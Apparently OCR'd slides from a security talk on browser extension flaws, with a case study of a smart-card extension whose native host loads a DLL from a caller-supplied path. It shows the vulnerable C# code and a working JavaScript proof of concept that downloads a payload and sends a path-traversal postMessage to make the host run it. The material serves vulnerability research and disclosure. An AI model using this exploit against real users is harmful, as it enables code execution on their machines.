


Case study: Extension B

- >2 million users
- Fills a common gap in supporting PKI Smart Cards in browsers
- No built-in browser support for Smart Cards in favor of WebAuthn
- Runs on any page by design

```
"background": {
    "service_worker": "background.js"
},
"content_scripts": [ {
    "all_frames": true,
    "js": [ "content.js" ],
    "matches": [ "*://*/*",
"file:///*" ],
    "run_at": "document_start"
} ],
"permissions": [ "nativeMessaging" ],
```

Case study: Extension B


Content Script

↓

postMessage handler checks that event source is from own window (useless)

↓

Forwards event data to background with chrome.runtime.sendMessag

Background script

↓

Receives message from chrome.runtime.onMessage.addListener

↓

Forwards message to open native messaging port via chrome.runtime.connectNative

Native host

↓

Parses stdin as JSON

↓


For GetSelCertAndSCSNUsingPKCS11 action, loads DLL at PKCS11Lib value

Since native messages are stdin, it's relatively straightforward to identify the entrypoint.

- Very common traversal pattern for DLL loading
  - Shilling: "Cache Me If You Can: Local Privilege Escalation in Zscaler Client Connector (CVE-2023-41973)"
- Requires a known download path, but not overly complex

```
public static TxnRespWithObj<List<X509Certificate2>>
EnumerateSCCertificates(string PKCS11Lib)
    {
      List<X509Certificate2> x509Certificate2List = new
List<X509Certificate2>();
      TxnRespWithObj<List<X509Certificate2>> txnRespWithObj1;
      try
      {
        string str = "C:\\Windows\\System32\\" + PKCS11Lib;
        if (!File.Exists(str))
          return new TxnRespWithObj<List<X509Certificate2>>()
          {
            IsSuccess = false,
            TxnOutcome = "Required Smartcard driver " + str + "
not found. Install token drivers and try again."
          };
        using (IPkcs11Library pkcs11Library =
PKCS11SCUnlock.Factories.Pkcs11LibraryFactory.LoadPkcs11Library(
PKCS11SCUnlock.Factories, str, AppType.MultiThreaded))
```


Case study: Extension B


Trigger download of malicious DLL
Send postMessage payload
Application loads and executes malicious DLL

Simple 2-stage PoC

- Known download path is an annoyance but often native host applications have GetInfo features
- Side note: chrome.downloads.download

```
<script>
    // Function to handle incoming postMessage events
    function receiveMessage(event) {
        // Check if the event origin is trusted (optional)
        // You can restrict messages from certain origins if desired
        // if (event.origin !== 'http://example.com') return;

        // Access the data sent from the other window/iframe
        const receivedData = event.data;

        // Create a new paragraph element to display the message
        const newMessage = document.createElement('p');
        newMessage.textContent = JSON.stringify(receivedData);

        // Append the new message to the message container
        const messageContainer = document.getElementById('messageContainer');
        messageContainer.appendChild(newMessage);
    }

    // Add event listener to listen for postMessage events
    window.addEventListener('message', receiveMessage);

function runPoc() {
window.postMessage({src: 'user_page.js', action: 'GetSelCertAndSCSNUsingPKCS11', PKCS11Lib:
'..\\..\\..\\..\\..\\Users\\James\\Downloads\\payload.txt'}, "*")
}

function downloadPayload() {
  const downloadLink = document.getElementById('download');
  downloadLink.click()
  setTimeout(runPoc, 2000);
}

setTimeout(downloadPayload, 2000);
</script>
```



PostMessage Receiver

localhost:8081/poc.html

POC in 5 seconds

Conclusion

Vulnerable browser extensions are a feature, not a bug.

- Built-in footguns at every level
- Poor understanding of risks posed by extension permissions and messaging chain
- Still under-researched; future research on new Manifest V3 APIs; side work on WebAssembly VM APIs

exit

Hiring!

spaceraccoon.dev